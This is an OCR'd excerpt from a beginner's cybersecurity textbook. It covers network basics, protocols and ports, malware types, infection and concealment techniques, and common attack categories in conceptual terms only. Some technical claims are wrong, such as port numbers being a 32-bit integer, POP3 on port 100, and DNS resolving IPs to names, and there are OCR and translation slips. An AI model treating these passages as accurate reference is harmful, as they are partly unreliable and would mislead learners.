

THE FUNDAMENTALS OF
COMPUTER SECURITY
FOR BEGINNERS
A simple and comprehensive guide
to start working in cybersecurity.
Ethical Hacking to learn and protect
your family and business
CYBER SECURITY - CYBER SE
GUY McKINNON

THE FUNDAMENTALS OF COMPUTER SECURITY FOR BEGINNERS
A simple and comprehensive guide to start working in cybersecurity. Ethical Hacking to learn and protect your family and business

GUY McKINNON

Copyright © 2020 Guy McKinnon
All rights reserved.

DEDICATION

To Jason McGregor, my teacher, mentor, and friend...

CONTENTS

INTRODUCTION TO INFORMATION SECURITY 8

KNOW THE NETWORK 10
1) RING NETWORK 11
2) BUS NETWORK..... 12
3) STAR NETWORK 12
4) MESH NETWORK 12
NETWORK DEVICES 12
1) REPEATER..... 12
2) HUB 12
3) SWITCH 12
4) ROUTER..... 13
5) PROXY..... 13
7) ACCESS POINT..... 14
8) MODEM 15
SOHO DEVICES 15
NETWORK CARD 15
TYPE OF CABLES 15
TRANSMISSION 16
PROTOCOL AND NETWORKS 16
MALWARE 26
TYPES OF MALWARE..... 27
INFECTION TECHNIQUES 29
CONCEALMENT TECHNIQUES 30
THE ANTIVIRUS 30
VULNERABILITIES 31
THE ATTACHMENTS 32
PASSWORD ATTACKS..... 40
DEFENSE 42
MONITORING ACTIVITIES AND DETECTING INTRUSIONS 43
FIREWALL 44
DMZ .....46 FILTERS
.....46 IDS E
IPS.....47 HARDENING OF
MOBILE DEVICES 69
ENCRYPTION 69
STEGANOGRAPHY 74
PKI..... 74
LIFE CYCLE OF CERTIFICATES 76
DIGITAL SIGN..... 77
SENDER AND RECIPIENT ROLES..... 78
OTHER APPLICATIONS 78
HARDWARE ENCRYPTION 79
VPNS 80
PHYSICAL SECURITY 82
PRACTICAL EXAMPLES OF PENTESTING AND VULNERABILITY ANALYSIS 84
INSTALLATION OF OPERATING SYSTEMS 85
METASPLOITABLE 85

PRELIMINARY STAGE 86
ARMITAGE 92
OPENVAS 101
CONCLUSIONS 117

SIGN 47
ANOMALIES 47
EURISTICA 48
SDN 48
FALSE POSITIVES AND FALSE NEGATIVES 48
SEM AND SIEM 49
DLP 50
LOG MONITORING 51
NETWORK LOGGING: SYSLOG 52
ANALYSIS TECHNIQUES 52
VULNERABILITY SCANNER 53
PENETRATION TEST 54
ACCESS CONTROL 55
CERTIFICATE 56
AUTHENTICATION 56
AUTHORIZATION 58
ACCOUNT MANAGEMENT 59
SUBNETTING 60
THE NAT 62
WIRELESS NETWORK VULNERABILITY 63
WIRELESS NETWORK ENCRYPTION 63
WI-FI HARDENING 65
PATCH MANAGEMENT 65
HOST HARDENING 66
HARDWARE SECURITY 66
VIRTUALIZATION 67
CLOUD COMPUTING 67
DATA PROTECTION 68

INTRODUCTION TO INFORMATION SECURITY

Safety , from the Latin sine cura ("without concern"), is the condition that makes and makes one feel free from danger, or that gives the possibility to prevent, eliminate or make less serious damage, risks, difficulties, unpleasant events and the like. Companies, most of the time, underestimate the security aspect, when it would be enough just a little common sense to devote a small amount of time to staff training to make everyone understand the main issues that concern them; it is necessary to create security policies that are not too complicated for users and to accustom the "distracted" user to have more attention in daily activities. Security can be divided into three distinct types:

1) Physical security

Physical security helps to protect the premises from attempted intrusion through the use of cameras, locks and other security tools;

it must also be able to detect intruders and repair damage caused by an intrusion (e.g. copies of data or use of replacement HDDs).

2) Security of operations

This type of security is concerned with protecting data on a daily basis and securing the network, HW and database.
3) Policies
Policies are nothing but guidelines to follow. We distinguish different types of policies that we can subdivide in this way:
A) Administrative Policies
Rules to be followed by those who run the business.
B) Disaster Recovery Plans
Choice of dangerous events.
C) Data policy
Who has access to what.
D) Security policy
Basic security guidelines, e.g. correct use of passwords.
E) Software Requirements
DB (Database) access controls.
F) Usage policy
Drawing up a black list and proper use of the Internet. G) User management policy
Account security requirements.
To control operations we can divide the control methods into: 1) technical control
Antivirus, firewall, access control.
2) administrative management
Examination of vulnerabilities and network architecture. (3) Operational control
Drawing up a white list and a black list.
The main objectives of security are:
1) Prevention
Prevent hardware and software damage.
2) Detection Log and data analysis.
3) Reaction
Neutralization threat and pre-established behavior plans. Cyber security must also ensure:
1) Confidentiality, Confidentiality
Only authorized users can access certain data; unauthorized users

must not be allowed to know the existence of protected areas.
2) Integrity
Data must always be correct; security must be implemented both on the data itself and on its transfer.
3) Availability
Data must be available to those who need it; availability is expressed as up-time.
4) Responsibilities
Who modifies data, log analysis, concept of non-repudiation (impossible to deny one's actions).

5) Authentication


Authenticity of a communication and authenticity of the data communicated.
We need the right balance between all these elements.

KNOW THE NETWORK

A network allows multiple computers to connect to each other. The most used model is the Client-Server model. The Client is the one who requests a service while the Server is nothing more than a service provider.

The connection connection, radio networks. The networks can be divided into different types:

1) LAN (Local Area Network)
It concerns a limited geographical area.
2) WLAN (Wireless Local Area Network) Wireless connection.
3) MAN (Metropolitan Area Network)
Connection to the network in campuses or metropolitan areas.
4) WAN (Wide Area Network)
It concerns an extensive geographical area.
There are different types of connections that allow multiple hosts to be connected:
can be made in different ways: physical waves or even by telephone using 3g(4g)



1) RING NETWORK
In the ring network, data is transmitted in one direction only. The hosts are like signal generators because they receive the signal and transmit it to the next node. They have the advantage of high speed and all stations are active. The main disadvantage is that the addition or interruption of a host interrupts the entire communication line. To overcome this problem, a counter-rotating ring is used that allows the opposite direction to be used for sending and receiving data.

2) BUS NETWORK

In the bus network all stations receive the information and share the same communication channel. In this type of network all stations are passive and only receive.
3) STAR NETWORK

The star-shaped network has one peculiarity compared to the others, that is to have a centralized control. In the event of a fault, the whole system is not compromised and, in addition, there is better network management and ease of control as everything is

managed "centrally". The disadvantage of this mode is that it can create overload on the central system and does not allow sharing. 4) MESH NETWORK

The mesh network allows all hosts to connect directly with others; it is certainly advantageous but has a greater complexity of management and control.

NETWORK DEVICES

The main network devices are:
1) REPEATER
All it does is regenerate the signal. It's not a smart device. 2) HUB
It is a repeater with multiple ports that receives the signal on one port and forwards it to all the others.
3) SWITCH
It allows you to connect multiple hosts to each other using a MAC table (in the table each host is identified with its own MAC address). The received data is delivered to the recipient and not to all hosts as it was in the hub.

The switch can work on 2 Layers, i.e. on two levels of the OSI model:
A) Layer 2(data link)
B) Layer 3(network layer)
If it works on both levels it works as both a router and a switch.

4) ROUTER

Routers connect networks to each other. Unlike the switch does not use MAC addresses but uses IP addresses. Most routers work both as a firewall and ACL (access control). There are particular routers that are called border routers because they operate between the LAN and the WAN. Routers can also be connected to other routers by creating autonomous zones. Internal networks are usually divided into sub-networks to make them easily manageable; all routers contain information, saved in tables, about destinations.

Routing paths, i.e. sending data along a communication channel, can be:
A) Static

Fixed routes are chosen.
B) Dynamic
Routers learn information from other routers to build the routing table. The standards used for communication are: RIP (Routing Information Protocol) and BGP (Border Gateway Protocol).
5) PROXY
The proxy is a device that acts on behalf of others. For security, all user operations with the Internet should be controlled via proxy. The proxy server blocks known malicious sites and stores frequently accessed sites. Usually the proxy is used as a forward proxy and the main use is to retrieve data on behalf of a client. The Reverse Proxy, known as a surrogate, is an internal server that controls access to a server on a private network. The usage activities are:
A) Authentication
B) De-encryption
C) Caching
D) Load balancing (load balancer)
6) LOAD BALANCER
It's nothing more than moving the load from one device to another. Often the device is a server but may well refer to the CPU or other devices. It is commonly associated with a device such as a router, firewall, Nat and so on. The main purpose is to split the traffic to a website into multiple requests that go to redundant servers as soon as they are available. There are two different management methods:
A) Round robin
In the round robin, the first request is sent to the first group of servers, the second request to the second group and so on.
B) Affinity
The affinity instead foresees the sending of similar services to similar servers. You can also use a virtual IP (VIP); this method offers more flexibility than other DNS-based methods. The main disadvantage is that it is a connection-based solution instead of a load-based solution (the assumption is that the load is similar for all connections).

7) ACCESS POINT
Create a WLAN (bridge between wired and wireless network). They consist mainly of a transmitter and a receiver. In addition to functioning as a bridge (bridge) connecting wired network to wireless devices, it can function as a router that retransmits data

from one access point to another. The access point works at Layer 2 of the OSI (data link) model. APs have many ports to expand the network; some also offer firewall and DHCP (Dynamic Host Configuration Protocol) functions. They provide private IP clients so that Internet traffic cannot access the systems. Basically a switch is a DHCP Server, a router and a firewall. APs can be further classified as follows:
A) FAT AP
They must be configured manually with network and security settings.
B) AP THIN
They allow remote configuration. They can be easily reconfigured in real time.

C) STAND ALONE AP
These AP types do not require a controller. (D) AP CONTROLLER BASED
They use a controller for centralized management, updates and

various functions.

Obviously fat stand alone APs are used in small distributions and thin controller based APs in large distributions.
8) MODEM

The modem (modulator/demodulator) is nothing more than an analog/digital signal converter and vice versa. Modems are classified according to their bit/s speed. The current speed is cica 56000 bit/s.

SOHO DEVICES
In small networks or small offices there are particular devices that perform all functions; these devices are easy to manage and are called SOHO (Small Office Home Office). This device uses a protocol known as CSMA/CD (Carrier Sense Multiple Access with Collision Detection) or multiple access via carrier detection with collision detection. The protocol implements the directive: listen before transmitting and while transmitting and if you detect stopped collisions, report the collision to all stations and try again later.
NETWORK CARD

The network card, also called NIC (Network Interface Card) uses a unique 48-bit MAC address. For physical connections to the network there are two types of connectors: RJ11 (telephone and fax) and RJ45 (Internet cable).

TYPE OF CABLES

The cable usually used is the UTP (Unshielded Twisted Pair) cable consisting of 4 pairs of copper wires coated with a coloured sheath. This type of cable is easy to install and uses the RJ45 connector, have a diameter of 0.43 cm and a maximum length of 100 meters. UTP cables are very sensitive to interference and are vulnerable to tapping. There are various categories of UTP:

A) CAT1 (telephone cable)
B) CAT2 (old networks)
C) CAT3 (10 Mbps)
D) CAT4 (16 Mbps)
E) CAT5 (100 Mbps)
F) CAT6 (10 Gbps)

Obviously these types of cables are evolving and over time new types will be introduced that will allow a greater transmission of data.

The STP (Shielded Twisted Pair) cable is similar to the UTP cable but each pair of wires has its own coating. This cable has a higher shielding and requires grounding. The fiber, unlike copper cables, is not vulnerable to tapping since it has a shielding for each pair of wires in addition to the external shielding even if there are techniques that allow optical tapping even with the fiber, in fact, through the overlapping and splitting of fiber cables, you can access data.

TRANSMISSION

The transmission can be of type:

1) BASEBAND

One signal is transmitted at a time.

2) BROADBAND

Multiple signals are transmitted on different frequencies. The data travels simultaneously.

Wireless transmission can take place via infrared and Bluetooth, creating a point-to-point connection that gives life to PAN (Personal Area Network) networks. The standard used is 802.11 which allows data transmission over medium distances and is vulnerable to interception. The standard can be classified as:

1) 802.11b
Used in Europe, it uses 13 channels and 3 do not overlap. It has a speed of 11 Mbps with a frequency of 2.4GHZ.
2) 802.11g
Used in America and has the same features as 802.11b but with a speed of 54 Mbps. 3) 802.11n
It creates additional channels on the 5 Ghz frequency and is much faster with a greater possibility of interference.
4) 802.11ac
Comes up to 1300 Mbps on the 5 Ghz.
PROTOCOL AND NETWORKS

The protocol is a default set of rules that describes commands, questions and valid answers. The protocols are used in combination with each other, so it is important to know them in a way that highlights the vulnerabilities that each of them has. The TCP/IP model divides protocols into several layers. It refers directly to the OSI model (organized on 7 layers) but it is much simpler since it uses only 4 of them. The layers are:

1) APPLICATIONS
Application-related protocols (e.g. FTP for the transfer of file,

SMTP for sending emails).
2) TRANSPORT
Protocols related to transfer mode (TCP and UDP).
3) INTERNET
The use of the IP protocol.
4) NETWORK ACCESS
Physical data transfer.
The protocols of each level communicate only with the adjacent

level. The data is created in the application layer and descends to the last layer where it will be sent. Each time you move from one layer to another, information is added which will then be used to deliver the package to the recipient. Then once the data is taken in the application layer, the data passes to the transport layer where the choice of which protocol to use is made: TCP or UDP. The next step is the network layer where IP information is added and in the last layer the data is converted into a signal to be sent to the recipient.

The IP protocol is the only one routable on the Internet and defines how to choose the path. Each host connected to the network is assigned a 32-bit address. This address is divided into 2 parts: network part and host part.

A possible network classification can be done in this way: 1) CLASS A
Used for large networks (8-bit network address + 24-bit host).

Ranges from 1 to 127
(1 and 127 are reserved). 2) CLASS B
Medium-large networks (16-bit network + 16-bit host). Ranges

from 128 to 191.
3) CLASS C
Small networks (24-bit network + 8-bit host). Goes from 192 to

223.
4) CLASS D
Multicast addresses (packets are sent to predefined recipients).

Ranges from 224 to 239.
5) CLASS E
Used for research purposes. Goes from 240 to 255. Public

addresses must be unique and are issued by IANA (Internet Assigned Numbers Authority). Address 127.0.0.0 is the loopback address (send packets to yourself).

To specify which bits of the IP address form the network field and which host field a subnet (subnet mask) is associated. The subnet mask has the same length as the IP (32 bits) and the main difference is that it has all bits set to 1 in the network field and all bits set to 0 in the host field. To determine the mask you have to convert the IP address into binary, replace all bits in the network field with 1 and all bits in the host field with 0. Finally, convert it back to decimal point notation.

Currently, given the growth of Internet sites, IPV6 has been developed (128 bits reserve for IP addresses unlike IPV4 which reserves 32 bits). IPV4 is not compatible with IPV6 and both must

be configured. An IP can be:

A) Static
The address is entered manually.
B) Dynamic
The IP address is assigned by a DHC Server
Static IP is more secure but involves many changes in case of

updates. The host using DHCP works like this: it sends an IP request (discover), the DHCP server receives the discover and sends an offer (i.e. an IP).

The ARP (Address Resolution Protocol) is used to discover the MAC address corresponding to an IP. When a host wants to communicate with another host over Ethernet, it must know the MAC address. In fact, an ARP request is sent, to which the host concerned replies with an ARP reply. The ARP table keeps the IP/MAC matches.

The Internet Control Message Protocol (ICMP) defines error or control messages. The commands used are ping and traceroute (tracert in Windows).

A) The ping
It helps to understand if the communication channel between A and B works. In practice, packets are sent and it is verified how many of these packets have been received. In addition to understanding if the line works, it can also be determined if the network is slow, therefore possible congestion problems.
B) The traceroute
It is used to understand how many steps a host must take to send a message to another host. The result will show the list of all the nodes to cross to reach the destination.

UDP AND TCP TRANSPORT PROTOCOLS
Transport protocols segment the data on the sending host and assemble it on the receiving host. Some also detect and correct errors. The most commonly used protocols are UDP (not connection oriented) and TCP (connection oriented).
Both TCP and UDP use port numbers. Port numbers allow multiplexing (i.e. there are multiple port numbers on the same IP address that guarantee the availability of multiple services). Port

numbers are 65535 (32-bit integer) but ports up to 1023 are used by servers.
The TCP protocol is connection oriented so there is the need to establish a connection before starting to send and receive data. This protocol ensures reliability and ensures that packets arrive at their destination.

The source and destination port fields contain the sender and recipient port numbers respectively.
The sequence number and the acknowledgement number keep track of the sequence number of the sent packet and the acknowledgement received.
The header length contains the length of the packet header. The flag field contains several elements:
A) URG
If equal to 1 it indicates urgent data.
B) ACK
Indicates whether the segment contains a match. C) PSH
The data must pass to the application level without being buffered.
(D) RTD
Connection rejection or segment invalid.
E) SYN
To make a connection.
F) FIN
To close connections.
G) ECE
If equal to 1 the host supports explicit congestion notification.
H) CWR
If equal to 1, the source host received a message with the ECE flag set to 1.
The checksum field checks for errors.
The options field contains optional advanced instructions. The data field contains the data to be transferred.
TCP uses the three-way-handshake to establish a connection. Literally means 3-way handshake.
The figure shows three steps to perform:
1) The client sends a SYN message (with a random sequence number)
2) The receiver responds with a SYN-ACK (with random sequence number and ACK containing the sender's sequence number

increased by 1). I
3) Finally there is a last segment of ACK with which the receipt of the Server response is notified.
The most known port numbers are: FTP (20 data), FTP (21 control), SMTP (25) sending email, HTTP (80) Internet, POP3 (110 messages downloaded locally) receiving email, IMAP (143 messages left on the server) receiving email, SSH (22 remote management on secure channel), TELNET (23 remote management), LDAP (389 query and modification of directory services), SSL/TLS (443 https).
UDP, on the other hand, is a protocol not oriented to the connection, it is not reliable and does not make checks. It is faster than TCP and is often used in streaming.
A UDP packet contains the sender and receiver port number, packet length, checksum and data.
The most used ports are port 53 (DNS), 67 and 68 (DHCP for dynamic IP assignment), 137 and 138 (NetBios local network communications) and 161 and 162 (SNMP configuration, management and supervision of equipment connected to a network).
APPLICATION PROTOCOLS
The application protocols are all those that operate at the application level. There are those that deal with remote management (SSH, TELNET, RDP), network management (SNMP) and web management (HTTP and HTTPS).
TELNET
Allows you to manage a remote computer, requires log-in and password. The data is transmitted in plain text and uses port 23 TCP. This protocol works via shell.
SSH (Secure Shell)
It has the same function as telnet but is preferred because it provides greater security as the data is encrypted. It provides an initial hand-shake in which the 2 hosts exchange the encryption key. Works using port 22
TCP.
RDP (Remote Desktop Protocol)
It allows remote management via graphical interface and is useful for technical assistance and server management. It uses port 3389 TCP and UDP.
SNMP (Simple Network Management Protocol)
It monitors the performance of the network. It works by activating

software that sends data to the server in a timed manner. The first versions sent data in clear text but from version 3 onwards encryption is used. It uses ports 161,162 UDP.
HTTP (HyperText Transfer Protocol)
The protocol used for the Internet. It uses port 80 TCP.
HTTPS
HTTP + SSL (Secure Socket Layer - more secure on sockets) or HTTP + TLS (Transfer Layer Security- more secure on transport). Use a secure channel and use port 443 TCP.
DNS (Domain Name System)
He's in charge of translating the IP address into an alphanumeric address. Pay attention to DNS POISONING which is used to change IP/URL matches and route users to different sites to steal information or money. Use port 53 UDP
FTP (File Transfer Protocol)
It is used to exchange data. It uses port 21 TCP for control and port 20 TCP for data exchange. FTP requires authentication before logging in but is not secure. There is also the possibility to connect anonymously but with the impossibility to upload allowing only download. Another available mode is passive. This mode allows the connection on port 21 but transfers to a port that will only be communicated later by the server. To make this protocol secure you have to combine it with another one, for example with an SSL or SSH protocol creating the FTPS (FTP + SSL) or SFTP (FTP + SSH) protocol.
TFTP (Trivial File Transfer Protocol)
It is a simpler version used to transfer data locally. It uses UDP port 69. Does not require authentication and is not secure. NetBios
File and printer sharing. Use port 137,138 UDP or 137,139,445 TCP.
SMTP (Simple Mail Transfer Protocol)
It is used to send emails and uses TCP port 25. For added security it uses SMTPS (secure channel on TCP port 465).
POP3 and IMAP (Post Office Protocol - Internet Message Access Protocol)
They are used to receive emails. The difference is that POP saves the data locally while IMAP leaves it on the server. POP uses TCP port 100 while IMAP uses TCP port 143. For more security you could use POP3S (995 TCP secure channel) and IMAPS (993 TCP secure channel).

PGP (Pretty Good Privacy)
Encryption program to sign and encrypt messages. Use the PGP/MIME standard.
S/MIME (Secure/Multipurpose Internet Mail Extensions)
Used for messaging. Provides authentication, integrity, nonrepudiation, confidentiality and security. The user is certified by an Authority.
VOIP (Voice Over IP)
Converts a voice conversation into data that can be sent over the Internet.
It saves money but is vulnerable to DOS and sniffing attacks. Hence the need to encrypt the content. The protocols used are SIP and RTP. SIP (Session Initiation Protocol) establishes and manages communication between 2 hosts while RTP (Real Time Protocol) allows real-time communication using UDP with more than two hosts, as happens for example with videoconferences. For greater security, sRTP is used.

CYBER ATTACKS AND MALWARE
The cyber attack is the intrusion into a system without the will of the victim. There are several reasons for an attack: stealing data or information, stealing financial, trade or military secrets, using the attacked system to attack others, creating inefficiencies or using a hacked system to hack others. There are several attackable levels among which we find: hardware, operating system, applications, data, users, power supply and network. There are also different types of attackers:
1) Script Kiddie
The famous geeks. They do not usually have large resources available and use programs downloaded from the Internet to carry out attacks. They are not difficult to detect, but the main problem is that there are many of them.
2) Hacktivist
It comes from the word Hacker and Activism. It originates as an action of civil computer disobedience such as, for example, network defacing (changing homepage interfaces, obscuring pages).
3) Criminal Organizations
Their main purpose is to make money. 4) Industrial espionage
They aim to steal data and confidential information from companies. 5) Insider

It is the category that represents all cybercriminals within the company where they work or have worked.
6) Cyber-Criminal
This category includes all those who use hardware and software to commit a crime. These are clear examples: computer fraud, sabotage, computer forgery, unauthorised access to a system. All these actions are punishable under criminal law.
7) Cyber-Terrorists
It's all the criminal actions that have a political background. This category includes intimidation of a government or a population (those who are attacked are not belligerents). The main purpose is to provoke terror.
8) Cyber-War or Nation State
It includes all actions performed by one state to attack the network of another state. This type of attack is managed by nations or large organizations.
TYPES OF ATTACKS
The attacks can be of various types. A first classification can be made between passive and active attacks. 1) Active attacks
These are all attacks that involve the attacker interacting with the system. They are much more difficult to handle.
2) Passive attacks
They are simpler attacks and simply involve intercepting data without modifying it or interacting with it.
Attacks can also be schematized as follows:
1) INTERRUPTION
The attacker cuts off communication.
2) INTERCEPTION
The offender intercepts and steals information during the conversation.
3) ALTERATION
4) FALSIFICATION The attacker intercepts the data, modifies them and sends them to the recipient.
The attacker takes the sender's place and sends the data to the recipient.
false information to the recipient.
5) REPLICATION The attacker steals information and replies to the recipient.

MALWARE

Malware, in simple terms, are malicious code based attacks. It is important to make an important distinction between exploits and malware. Malware is a malicious program specially written to perform a malicious action against someone or something. Exploit exploits a flaw in a program to perform a malicious action with the aim of obtaining administrative privileges. The main vectors of infection are: Internet, other malware, e-mail, removable media, P2P and various applications.

TYPES OF MALWARE

Malware can be shown in many ways and among the most wellknown we find: Viruses, Worm, Rootkit, Backdoor and bot, Ransomware, Spyware, Adware, Trojan and Logic Bomb. Malware install silently and consume bandwidth and resources. They can also steal data, control the victim's machine remotely, display advertisements and install unwanted software.

1) Viruses

They are not autonomous files and only come into action if they are supported by a host program and, for example, they can stick to songs or photos and start replicating themselves and then start disruptive actions. This type of malware only works on the operating system for which the malicious code was written. Viruses written in Java, for example, are cross-platform and can run on different operating systems. Viruses can modify and delete files, encrypt the contents of the HDD and send spam. Symptoms of the presence of a virus are caused by connection, boot and system slowdowns as well as loss of files and deactivation of the antivirus. We can subdivide them into viruses in another subcategory:

A) Virus parasites
They leave the contents intact but take up space.
B) Phage virus
They delete the original data of the file and replace it. C) Macro
These are viruses that spread through the Office package. Every

time a command is executed, the virus spreads.
Office blocks Macros from unsafe files.
2) Worm

Worms spread using a vulnerability. This type of malware is

independent and does not need other files to propagate. The main means of dissemination is e-mail. Worms often act as a vehicle for the automatic installation of other malware, such as backdoors and keyloggers, on most machines.

3) RootKit

The RootKit is usually a collection of malicious software used to gain access to a computer. This malware works as close to the kernel space as possible. The name itself indicates the characteristic of this malware, i.e. to be able to obtain an escalation privilege that allows to reach the root (system administrator) permissions.

4) Backdoor and Bot

Backdoors allow you to control a computer remotely. The infected computer is called Bot. Using bots, the hacker can conceal his identity and create a network of bots only for future attacks. This network, which is essentially made up of infected computers, is called BotNet. Bots, on the other hand, are malicious processes that, after infecting the victim, create a connection with the main servers that act as a command centre for the infected devices connected to this network.

5) KeyLogger

The keyLogger simply records everything you type in input. Virtually everything the victim types on the keyboard (e.g. username and password) is recorded by the malware.

6) Ransomware

This type of malware restricts access to the device and makes the system unusable. Usually, after locking the system, the hacker requests a ransom to hand over the unlock key, otherwise he will delete all the content.

7) Logic Bomb

The logic bomb has the special feature of only going into operation

when a particular condition occurs. Basically it has the same effects as other viruses but it changes the way it goes into action.

8) Spyware and Adware

Adware simply displays unwanted advertising and presents itself through pop-ups and windows. Spyware, on the other hand, spies pc in different ways stealing sensitive data. In general, this malware records the user's browsing habits and redirects him to malicious sites and then steals sensitive information from them.

9) Trojans

The Trojan is not really malware since it is a "trick" used to spread malware. It looks like normal software but actually opens the door to other malware. One type of trojan is the RAT (Remote Access Trojan) which allows you to control a system with administrator privileges.

10) Hoaxes

They're nothing but computer buffaloes. These malware are intended to spread panic by, for example, providing fake communications about the spread of a virus.

INFECTION TECHNIQUES

Each malware uses a technique that allows it to infect the victim. The techniques of infection are manifold:
1) Boot Sector
This technique allows malware to infect the boot sector of the HDD (hard disk drive). Malware in this way presents itself at every system boot. This technique can render the system unusable.
2) Multi-partite viruses
This technique allows you to infect executable files and disk boot. In order to completely eliminate malware, every single infected component must be removed.
3) Companion
This technique creates a file with the same name as the original one and changes its extension. This weakness was present on DOS. For example: name.exe (original file) and name.com (virus). The system

would run the infected file because in alphabetical order .com comes before .exe.
4) Polymorphism
This technique allows malware to change form (code) every time the malware is executed in a way that is difficult for antivirus software to recognize.

CONCEALMENT TECHNIQUES

In addition to infection techniques there are also concealment techniques that allow malware to hide and not be deleted:
1) Retrovirus
This technique allows you to attack the antivirus. The purpose is to destroy or damage the antivirus database by blocking updates and trying to deactivate it.
2) Stealth
Malware using this technique tries to be invisible to the antivirus. When a scan request is made, the malware provides a "clean" copy of the infected file.
3) Armored
These malware are called "armor-piercing" and are intended to make the code unreadable for the antivirus by sending misleading information (e.g. entering unnecessary instructions).

THE ANTIVIRUS

Once you have analyzed the malware and the techniques used by them, you should also know how to defend yourself:
1) Always have anti-malware software.
2) It is important to update software and definitions
3) Perform periodic scans
4) The operating system must be updated
5) Do not use pirated software
6) It is important to be careful about the sites you visit and the e-mail attachments
The antivirus is a control software and consists of a database of definitions (where the characteristics of known viruses are listed). The heuristic techniques allow the detection of a virus even if a program is not exactly equal to the definitions in the database, in fact, it is enough that there are some features in common with known viruses that the program in question is reported to the user.

Usually the dangerous extensions to block are the following: 1) .bat .com .exe Which are executable. 2) .js
Javascript.
3) .hlp
Winhelp, program guide.
4) .pif
Instructions for the operating system. 5) .scr
Screen saver.
6) .vbs
Visual basic and macro in Office.

VULNERABILITIES
Security is put at risk not only by malware but also by

vulnerabilities. Vulnerability is nothing more than a weakness or defect in a system where security measures are absent, reduced, compromised or violated. If exploited, it can lead to unexpected behaviour on the part of the system and can easily be used by criminals to compromise system security. Software vulnerabilities can result from:

1) Bugs
Errors in the software code.
2) System complexity
Very large systems can have weak points due to difficult management.
3) Lack of input control
Many programs assume that the input entered by the user is safe. 4) Connectivity
Systems connected to others are exposed to the danger of unauthorised access.

THE ATTACHMENTS

Attacks can be classified according to their target. There are access and abort attacks. Access attacks refer to interception, modification and falsification, while interrupt attacks compromise data availability.

There are many types of attacks:
1) Eavesdropping

Allows you to listen and read the data silently. In the passive

version it allows the hacker to read only the data while in the active version of the attack it is possible to intrude into a conversation by sending bogus data. We distinguish:

A) Modification attack
Edit and delete data.
B) Repudiation attack
Steal access information and take the user's place to make

attacks.
2) Hijacking
This attack refers to hijacking, i.e. the attacker takes over the

session. There are different types of hijacking:
A) Clickjacking
Edit web page elements trying to redirect the user's click to a

different object.
B) Session hijacking
Traffic entry on an already authenticated session. The attacker

tries to replace one of the two interlocutors.
C) Hijacking URL
Register domain names similar to other known ones and let the

victim navigate on a malicious site.
D)Domain hijacking
Changing domain registration information by associating the

domain name to a malicious site.
There is another distinction in relation to hijacking: E) Session Theft
It consists of stealing the cookie victim and using it for identity

theft.
F) Man in the Middle
Interception and modification of data between client and

server, tapping on cables, arp spoofing, dns spoofing.
3) Sniffing
Activity of listening to network traffic and capturing the

information circulating there. It can be active (man in the middle) or passive (simple listening and reading of data). This type of attack allows attackers to collect information by eavesdropping in an unauthorized manner.

4) Zero-day attacks

These are attacks that exploit vulnerabilities not yet known to developers and the public.
5) IP spoofing
